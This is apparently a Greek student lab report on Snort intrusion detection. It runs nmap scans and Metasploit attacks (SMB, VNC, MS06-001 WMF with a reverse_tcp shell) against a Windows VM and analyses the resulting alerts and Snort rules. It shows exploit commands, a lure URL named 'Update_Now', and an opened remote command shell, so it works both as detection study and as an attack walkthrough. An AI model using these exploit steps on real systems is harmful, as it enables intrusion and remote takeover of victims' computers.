Το nmap (Network Mapper) είναι ένα εργαλείο ανοικτού κώδικα το οποίο βρίσκεται στην ιστοσελίδα http://nmap.org και χρησιμοποιείται στον έλεγχο ασφάλειας και στην εξερεύνηση των δικτύων. Μέσω του nmap μπορεί να καθοριστεί ποιες υπηρεσίες παρέχονται από ένα σύστημα, σε τι περιβάλλον λειτουργεί το σύστημα, πόσοι κόμβοι είναι διαθέσιμοι στο δίκτυο και πολλές άλλες υπηρεσίες. Είναι συμβατό με τα περισσότερα λειτουργικά συστήματα και παρέχει ευελιξία, αποτελεσματικότητα, ευχρηστία, συμβατότητα και είναι πολύ δημοφιλές σε χιλιάδες χρήστες. Μία από τις δυνατότητες του που χρησιμοποιήθηκε στην παρούσα εργασία είναι η σάρωση θυρών, αφού βρίσκει όλες τις ανοιχτές δικτυακές πόρτες σε ένα ή περισσότερους υπολογιστές. Υπάρχουν περίπου δεκαπέντε διαφορετικές μέθοδοι ανίχνευσης μέσω του nmap (TCP SYN Scan, FIN Scan, Ping Scan, Window Scan), είκοσι διαφορετικές επιλογές να χρησιμοποιηθούν στην ανίχνευση και τα αποτελέσματα μπορούν να αναπαρασταθούν με τέσσερις διαφορετικούς τρόπους. Το nmap στέλνει επεξεργασμένα πακέτα TCP/IP και περιμένει την απάντηση τους. Τα αποτελέσματα συγκρίνονται με γνωστά αποτελέσματα που βρίσκονται σε μια βάση δεδομένων κι αν ταιριάζουν μπορεί να προσδιοριστεί το Λειτουργικό Σύστημα του υπολογιστή.

Ωστόσο, υπάρχουν και κάποιοι περιορισμοί στη χρήση του όπως ότι μπορεί να χρησιμοποιηθεί για κακόβουλες ενέργειες, πολλές τεχνικές ανίχνευσης που χρησιμοποιεί ακυρώνονται μέσω των firewall ενώ άλλες οδηγούν και σε κατάρρευση των συστημάτων που είναι υπό εξέταση.

Metaspoit Framework

Το Metasploit Framework - MSF είναι ένα λογισμικό ανοιχτού κώδικα, το οποίο δίνει τη δυνατότητα στους ειδικούς ασφάλειας να διενεργούν ελέγχους τρωτότητας (penetration testing) πληροφοριακών συστημάτων. Χρησιμοποιείται για τη συγγραφή, τον έλεγχο και τη χρήση κώδικα ο οποίος εκμεταλλεύεται τις ευπάθειες των συστημάτων. Βρίσκεται στην ιστοσελίδας http://www.metasploit.com/ και είναι απόλυτα συμβατό τόσο στα Windows όσο και στα Unix συστήματα, περιλαμβάνοντας Linux, Mac OS X και πλήθος λειτουργικών συστημάτων.

Στην ουσία αποτελεί μια πλατφόρμα για πραγματοποίηση επιθέσεων. Επιτρέπει στο χρήστη να επιτίθεται σε συγκεκριμένους στόχους οι οποίοι έχουν εντοπιστεί από κάποιο λογισμικό ανίχνευσης ευπαθειών. Σκοπός του είναι να εκμεταλλευτεί την ευπάθεια εκτελώντας exploits και να αποκτήσει τον έλεγχο του συστήματος.

Τα βασικά βήματα για να γίνει εκμεταλλεύσιμο ένα σύστημα με το Metasploit είναι να επιλεγεί και να διαμορφωθεί το exploit (δηλαδή ο κώδικας που χρησιμοποιείται στο σύστημα στόχο), να ελεγχθεί αν το σύστημα-στόχος είναι ευπαθές στο συγκεκριμένο exploit, στη συνέχεια να επιλεχθεί και να ρυθμιστεί το payload (δηλαδή ο κώδικας που εκτελείται στο σύστημα-στόχο έπειτα από την επιτυχή είσοδο σε αυτό, για παράδειγμα remote shell) και τέλος να εκτελεστεί το exploit.

Για την επιλογή του exploit και του payload χρειάζονται πληροφορίες όπως ποιες δικτυακές υπηρεσίες παρέχει και σε τι περιβάλλον είναι το σύστημα. Αυτές οι πληροφορίες παρέχονται από


εργαλεία όπως το nmap, ενώ τα vulnerability scanners όπως το Nessus μπορούν να ανιχνεύσουν τις ευπάθειες στο σύστημα-στόχο.

Το Metasploit Framework παρέχει δύο ειδών payloads:

- Το command shell το οποίο επιτρέπει στους χρήστες να χρησιμοποιήσουν scripts ή αυθαίρετες εντολές ενάντια στο στόχο και
- Το meterpreter το οποίο επιτρέπει στους χρήστες να ελέγχουν την οθόνη μια συσκευής χρησιμοποιώντας το VNC ή να ανεβάζουν, να κατεβάζουν και να επεξεργάζονται αρχεία.

Ανάλυση Αποτελεσμάτων του Snort

Πραγματοποιώντας σάρωση θυρών στα Windows με την εντολή
`nmap -sV -O 192.168.108.129`
παίρνουμε τα εξής αποτελέσματα στην κονσόλα του Backtrack και στο αρχείο "alert.ids" των Windows αντίστοιχα.




```
1.  09/29-13:15:22.778163  [**] [1:1390:9] SHELLCODE x86 inc ebx NOOP [**] [Classification: Executable code was detected] [Priority: 1] {UDP} 192.168.108.128:42457 -> 192.168.108.129:44206
    09/29-13:15:22.778208  [**] [1:1390:9] SHELLCODE x86 inc ebx NOOP [**] [Classification: Executable code was detected] [Priority: 1] {ICMP} 192.168.108.129 -> 192.168.108.128
```

Αυτό το event δημιουργείται όταν γίνεται προσπάθεια να εκτελεστεί shellcode στο δίκτυο από μια εξωτερική πηγή. Ο κανόνας από τον οποίο προέκυψε είναι ο παρακάτω και ελέγχει κάθε IP πακέτο που εισέρχεται στο δίκτυο. Στο content περιέχει ένα string από 25 συνεχόμενα 'C'.

```
[alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE x86 inc ebx NOOP"; content:"CCCCCCCCCCCCCCCCCCCCCCCCC"; classtype:shellcode-detect; sid:1390; rev:9;)]
```

```
2.  09/29-13:15:22.860691  [**] [1:1257:13] DOS Winnuke attack [**] [Classification: Attempted Denial of Service] [Priority: 2] {TCP} 192.168.108.128:42650 -> 192.168.108.129:135
```


Ο κανόνας από τον οποίο προέκυψε είναι ο παρακάτω και αναφέρεται σε μια DOS Winnuke επίθεση. Αυτή η επίθεση επηρεάζει τα Windows 95, Microsoft Windows NT και Microsoft Windows 3.1x λειτουργικά συστήματα. Συγκεκριμένα, στέλνει OOB (Out-of-Band) δεδομένα στα σύστημα – στόχο, συνήθως στην πόρτα 139 (NetBIOS). Όταν τα Windows λάβουν τα out-of-band δεδομένα, είναι αδύνατο να τα χειριστούν και είτε χάνουν τη σύνδεση στο δίκτυο είτε «κρασάρουν» εμφανίζοντας την μπλε οθόνη ("Blue Screen of Death"). Αυτό δεν καταστρέφει ούτε αλλάζει τα δεδομένα στο δίσκο του υπολογιστή, αλλά χάνονται οποιαδήποτε δεδομένα που δεν έχουν αποθηκευτεί.

```
[alert tcp $EXTERNAL_NET any -> $HOME_NET 135:139 (msg:"DOS Winnuke attack"; flow:stateless; flags:U+; reference:bugtraq,2010; reference:cve,1999-0153; classtype:attempted-dos; sid:1257; rev:13;)]
```


SMB

Αυτή η επίθεση βασίζεται στο SMB πρωτόκολλο, το οποίο χρησιμοποιείται για την επικοινωνία διακομιστή-πελάτη(client-server). Συγκεκριμένα, τα Windows χρησιμοποιούν αυτό το πρωτόκολλο ώστε ο χρήστης να μπορεί να επικοινωνήσει με το τοπικό δίκτυο χωρίς να χρειάζεται η εγκατάσταση επιπλέον λογισμικού. Αντίστοιχα, υπολογιστές με λειτουργικό Unix μπορούν να συνδεθούν σε ένα δίκτυο με χρήστες και servers οι οποίοι χρησιμοποιούν λειτουργικά της Microsoft, και να λειτουργούν με τον ίδιο ακριβώς τρόπο, όπως αυτοί οι υπολογιστές.

Χρησιμοποιούνται οι εντολές που φαίνονται στην εικόνα για να εκτελεστεί η επίθεση:



Στη συνέχεια, ορίζονται οι LHOST και RHOST και εκτελείται το exploit με τα εξής αποτελέσματα στο Backtrack και στο "alerts.ids" των Windows.



1. 09/29-13:54:50.013426 [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.108.128:33692 -> 192.168.108.129:445

Αυτό το event δημιουργείται όταν γίνεται προσπάθεια για να επιτευχθεί πρόσβαση σε έναν host χρησιμοποιώντας Samba. Το αποτέλεσμα συνήθως είναι συλλογή πληροφοριών και πιθανώς, μη εξουσιοδοτημένη πρόσβαση διαχειριστή στον server.

2. 09/29-13:54:50.181655 [**] [1:2349:10] NETBIOS DCERPC NCACN-IP-TCP spoolss EnumPrinters attempt [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.108.128:33692 -> 192.168.108.129:445

Αυτό το event δημιουργείται όταν γίνεται προσπάθεια να καταγραφεί το print service σε ένα σύστημα χρησιμοποιώντας DCE RPC. Ο επιτιθέμενος μπορεί να εκμεταλλευτεί αυτήν την πληροφορία και σε επόμενες επιθέσεις εναντίον του συστήματος.

3. 09/29-13:54:50.511537 [**] [1:17322:1] SHELLCODE x86 OS agnostic fnstenv geteip dword xor decoder [**] [Classification: Executable code was detected] [Priority: 1] {TCP} 192.168.108.128:33692 -> 192.168.108.129:445

4. 09/29-13:54:50.511537 [**] [1:14782:12] NETBIOS DCERPC NCACN-IP-TCP srvsvc NetrpPathCanonicalize path canonicalization stack overflow attempt [**] [Classification: Attempted Administrator

```
Privilege Gain] [Priority: 1] {TCP} 192.168.108.128:33692 ->
192.168.108.129:445
```

Αυτό το event δημιουργείται όταν γίνεται προσπάθεια από τον επιτιθέμενο να εκμεταλλευθεί μια γνωστή ευπάθεια του συστήματος – στόχου. Το Server service στα Microsoft Windows 2000 SP4, XP SP2 και SP3, Server 2003 SP1 και SP2, Vista Gold και SP1, Server 2008, και 7 Pre-Beta επιτρέπει στους επιτιθέμενους να εκτελούν απομακρυσμένα κώδικα μέσω ενός ήδη υπάρχοντος RPC request. Συνέπειες αυτών μπορεί να είναι αποκάλυψη πληροφοριών, απώλεια ακεραιότητας, πλήρης πρόσβαση διαχειριστή.

```
5. 09/29-13:54:50.511537 [**] [1:7209:13] NETBIOS DCERPC
NCACN-IP-TCP srvsvc NetrPathCanonicalize overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
{TCP} 192.168.108.128:33692 -> 192.168.108.129:445
```


Αυτό το event δημιουργείται όταν γίνεται προσπάθεια από τον επιτιθέμενο να εκμεταλλευθεί μια ευπάθεια των συστημάτων Microsoft χρησιμοποιώντας το Microsoft Windows Server Service, και συγκεκριμένα να εκμεταλλευθεί την " NetrPathCanonicalize " υπηρεσία.

```
6. 09/29-13:54:51.179974 [**] [1:1390:9] SHELLCODE x86 inc
ebx NOOP [**] [Classification: Executable code was detected]
[Priority: 1] {TCP} 192.168.108.128:49077 -> 192.168.108.129:4444
[nmap: 1]
```


VNC

Το VNC, βασιζόμενο στο RFB πρωτόκολλο, χρησιμοποιείται για απομακρυσμένη σύνδεση και έλεγχο ενός υπολογιστή από έναν άλλο. Για να επιτευχθεί αυτού του είδους η επίθεση απαιτούνται σύνδεση δικτύου(network TCP/IP connection), VNC server και VNC viewer, ο οποίος θα συνδεθεί στον υπολογιστή που τρέχει ο server.

Στη συγκεκριμένη επίθεση, λοιπόν, στα Windows ανοίγουμε τον VNC server, όπως φαίνεται παρακάτω:



Στη συνέχεια, πραγματοποιούμε σάρωση θυρών με το Nmap και όπως φαίνεται στην παρακάτω εικόνα, οι πόρτες 5800 και 5900 με την ένδειξη υπηρεσίας vnc-http και vnc, αντίστοιχα, είναι ανοιχτές.




Στο αρχείο alerts.ids καταγράφονται, εκτός από αυτά που περιγράφηκαν στο κεφάλαιο του nmap, τα εξής:

1. 09/24-18:43:00.474391 [**] [1:560:7] POLICY VNC server response [**] [Classification: Misc activity] [Priority: 3] {TCP} 192.168.108.129:5900 -> 192.168.108.128:41511


Αυτό το event δημιουργείται όταν η κίνηση δικτύου υποδεικνύει τη χρήση κάποιας εφαρμογής ή υπηρεσίας, η οποία μπορεί να χρησιμοποιηθεί για να παρακάμψει τα μέτρα ασφαλείας που έχουν στόχο να περιορίσουν τη ροή πληροφοριών προς τα έξω. Σε αυτήν την περίπτωση, το event δημιουργείται όταν ανιχνεύεται από το Snort η απόκριση του VNC server από τα Windows (port: 5900) στο Backtrack. Ο κανόνας που χρησιμοποιήθηκε είναι ο παρακάτω και στο περιεχόμενο περιλαμβάνει το πρωτόκολλο RFB που αναφέρθηκε παραπάνω:

```
[alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"POLICY VNC server response"; flow:established; content:"RFB 0"; depth:5; content:".0"; depth:2; offset:7; classtype:misc-activity; sid:560; rev:7;)]
```

Αφ' ότου τελειώσει όλη η παραπάνω διαδικασία με το Nmap, πραγματοποιείται η επίθεση με τις εντολές που φαίνονται:



Με το συγκεκριμένο payload επιτυγχάνεται σύνδεση από τα Windows πίσω στον Backtrack (reverse_tcp). Αφού ορισθούν οι RHOST και LHOST κατάλληλα, η επίθεση πραγματοποιείται με την εντολή exploit και το αποτέλεσμα που φαίνεται στην οθόνη είναι το παρακάτω:



Ύστερα από την ολοκλήρωση αυτής της επίθεσης, το Snort έχει καταγράψει τα εξής:

1. 09/24-18:38:11.576067 [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.108.128:46394 -> 192.168.108.129:445 {smb attack: 1}

2. 09/24-18:38:11.739000 [**] [1:2349:10] NETBIOS DCERPC NCACN-IP-TCP spoolss EnumPrinters attempt [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.108.128:46394 -> 192.168.108.129:445

09/24-18:38:11.896630 [**] [1:2349:10] NETBIOS DCERPC NCACN-IP-TCP spoolss EnumPrinters attempt [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.108.128:46394 -> 192.168.108.129:445 {smb attack : 2}

3. 09/24-18:38:11.957404 [**] [1:17322:1] SHELLCODE x86 OS agnostic fnstenv geteip dword xor decoder [**] [Classification: Executable code was detected] [Priority: 1] {TCP} 192.168.108.128:46394 -> 192.168.108.129:445

09/24-18:38:11.964870 [**] [1:17322:1] SHELLCODE x86 OS agnostic fnstenv geteip dword xor decoder [**] [Classification: Executable code was detected] [Priority: 1] {TCP} 192.168.108.128:46394 -> 192.168.108.129:445

4. 09/24-18:38:11.964870 [**] [1:14782:12] NETBIOS DCERPC NCACN-IP-TCP srvsvc NetrpPathCanonicalize path canonicalization stack overflow attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.108.128:46394 -> 192.168.108.129:445 {smb attack : 4}

5. 09/24-18:38:11.964870 [**] [1:7209:13] NETBIOS DCERPC NCACN-IP-TCP srvsvc NetrPathCanonicalize overflow attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.108.128:46394 -> 192.168.108.129:445 {smb attack : 5}

6. 09/24-18:38:13.223034 [**] [1:560:7] POLICY VNC server response [**] [Classification: Misc activity] [Priority: 3] {TCP} 192.168.108.129:1049 -> 192.168.108.128:4444

09/24-18:38:13.224154 [**] [1:560:7] POLICY VNC server response [**] [Classification: Misc activity] [Priority: 3] {TCP} 192.168.108.128:4444 -> 192.168.108.129:1049

Αυτού του είδους το event προέκυψε και αναλύθηκε και παραπάνω, με τη διαδικασία του Nmap. Βέβαια, τότε δημιουργήθηκε μόνο το πρώτο δηλαδή η απόκριση του server, ενώ τώρα το δεύτερο υποδεικνύει την επιτυχημένη προσπάθεια του client (Backtrack) να συνδεθεί με τον server (Windows) και να ολοκληρωθεί η επίθεση.

Client-Side επίθεση

Στην επίθεση αυτή, χρησιμοποιούνται αρχικά οι παρακάτω εντολές:

```
msf > use exploit/windows/browser/ms06_001_wmf_setabortproc
msf  exploit(ms06_001_wmf_setabortproc) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
```

Αυτό το exploit βασίζεται κυρίως σε μια ευπάθεια της βιβλιοθήκης GDI που περιλαμβάνεται στα Windows XP και 2003. Αυτή η ευπάθεια χρησιμοποιεί την «'Escape' metafile function» ώστε να εκτελέσει κάποιο κομμάτι κώδικα μέσω της διαδικασίας «SetAbortProc». Δημιουργείται, έτσι, ένα τυχαίο WMF record stream για κάθε request. Όσον αφορά το payload, το σύστημα – στόχος (εδώ τα Windows) συνδέονται πίσω στο σύστημα – επιτιθέμενο (Backtrack).

Αφού ορίσουμε τις παραμέτρους που απαιτούνται - SRVHOST, LHOST - , μπορούμε να ορίσουμε και ένα URIPATH το οποίο να «τραβάει» την προσοχή του θύματος.

```
msf  exploit(ms06_001_wmf_setabortproc) > set SRVHOST 192.168.108.128
SRVHOST => 192.168.108.128
msf  exploit(ms06_001_wmf_setabortproc) > set LHOST 192.168.108.128
LHOST => 192.168.108.128
msf  exploit(ms06_001_wmf_setabortproc) > set URIPATH Update_Now
URIPATH => Update_Now
```

Στη συνέχεια, εκτελούμε το exploit:

```
msf  exploit(ms06_001_wmf_setabortproc) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.108.128:4444
[*] Using URL: http://192.168.108.128:8080/Update_Now
[*] Server started.
msf  exploit(ms06_001_wmf_setabortproc) > [*] 192.168.108.129  ms06_001_wmf_setab
a Metafile Escape() SetAbortProc Code Execution
[*] Sending stage (240 bytes) to 192.168.108.129
[*] Command shell session 1 opened (192.168.108.128:4444 -> 192.168.108.129:1093)
```

Στην παραπάνω εικόνα φαίνεται με πράσινο χρώμα το URL που δημιουργείται και που θα χρησιμοποιηθεί στη συνέχεια στο θύμα. Μέχρι τώρα δεν έχει καταγραφεί τίποτα στο "alerts.ids" όπως είναι φυσικό, αφού το σύστημα – στόχος (client) δεν έχει εμφανιστεί πουθενά ακόμα. Η καταγραφή γίνεται από τη στιγμή που σε έναν browser στο θύμα γίνει χρήση του παραπάνω URL και μόνο αφού αποφασίσει ο χρήστης να κατεβάσει ή να αποθηκεύσει και ανοίξει την εικόνα. Ό,τι καταγράφηκε μέχρι τώρα φαίνεται παρακάτω:

1. 09/19-17:11:23.364568 [**] [1:2002742:5] BLEEDING-EDGE EXPLOIT WMF Escape Record Exploit - Version 3 [**] [Classification: Attempted User Privilege Gain] [Priority: 1] {TCP} 192.168.108.128:8080 -> 192.168.108.129:1227

```
2.  09/19-17:11:23.364355  [**]  [1:17330:8]  WEB-CLIENT
Microsoft Windows GRE WMF Handling Memory Read Exception attempt [**]
[Classification: Attempted User Privilege Gain] [Priority: 1] {TCP}
192.168.108.128:8080 -> 192.168.108.129:1227
```

```
3.  09/19-17:11:23.364355  [**]  [1:5318:14]  WEB-CLIENT
Microsoft Windows wmf file arbitrary code execution attempt [**]
[Classification: Web Application Attack] [Priority: 1] {TCP}
192.168.108.128:8080 -> 192.168.108.129:1227
```

Αυτό το event δημιουργείται όταν γίνεται προσπάθεια από τον επιτιθέμενο να εκμεταλλευθεί μια γνωστή ευπάθεια των Windows μέσω του συστήματος γραφικών. Με άλλα λόγια, το σύστημα γραφικών των Windows δεν αναλύει σωστά τα wmf αρχεία, με αποτέλεσμα ανοίγοντας ένα κατεστραμμένο αρχείο δίνεται η δυνατότητα στον επιτιθέμενο να εκτελέσει οποιοδήποτε κώδικα της επιλογής του και να καταλήξει ακόμα και σε πλήρη έλεγχο του συστήματος - στόχου. Αυτή η ευπάθεια σχετίζεται με την SetAbortProc διαδικασία, η οποία μπορεί να κληθεί από ένα wmf αρχείο.

Αφού έχει πραγματοποιηθεί η επίθεση, παρουσιάζεται παρακάτω η διαδικασία του πώς ο επιτιθέμενος μπορεί να χρησιμοποιήσει τη διεργασία που δημιουργήθηκε και να ελέγξει μέσα από την κονσόλα του το περιβάλλον του θύματος. Με την εντολή `sessions –l` παρουσιάζεται μια λίστα από τις ήδη δημιουργημένες διεργασίες που μπορούν να χρησιμοποιηθούν, και έπειτα με την εντολή sessions –i επιλέγεται η κατάλληλη. Κατευθείαν αναγνωρίζεται το λειτουργικό του συστήματος – στόχου και εμφανίζεται το command line των Windows, όπου ο επιτιθέμενος μπορεί να δώσει ότι εντολές των Windows θέλει. Στο παράδειγμα χρησιμοποιείται η εντολή `dir`, με την οποία εμφανίζεται μια λίστα με όλους τους φακέλους και αρχεία που υπάρχουν στο τρέχον path.

```
msf  exploit(ms06_001_wmf_setabortproc) > sessions -l

Active sessions
===============

  Id  Type            Information
  --  ----            -----------
  1   shell windows   Microsoft Windows XP [Version 5.1.2600] (C)
4444 -> 192.168.108.129:1093 (192.168.108.129)

msf  exploit(ms06_001_wmf_setabortproc) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Mozilla Firefox>
```

Το “alerts.ids” διαμορφώθηκε όπως φαίνεται παρακάτω:

```
4.  09/19-17:11:27.713460  [**]  [1:2123:3]  ATTACK-RESPONSES
Microsoft  cmd.exe  banner  [**]  [Classification:  Successful
Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.108.129:1229
-> 192.168.108.128:55555
```

Αυτό το event δημιουργείται όταν το command line των Windows ανιχνεύεται σε μια TCP διεργασία.

5. `09/30-23:17:46.278036 [**] [1:1292:9] ATTACK-RESPONSES directory listing [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.108.129:1065 -> 192.168.108.128:4444`

Παρακάτω παρατίθεται και ο rule από τον οποίο προέκυψε το event:

```
